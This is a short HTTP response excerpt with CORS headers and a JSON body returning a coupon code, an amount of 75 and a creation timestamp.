Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 79

{
  "coupon_code": "TRAC075",
  "amount": "75",
  "CreatedAt": "2025-02-11T14:05:08.379Z"
}
```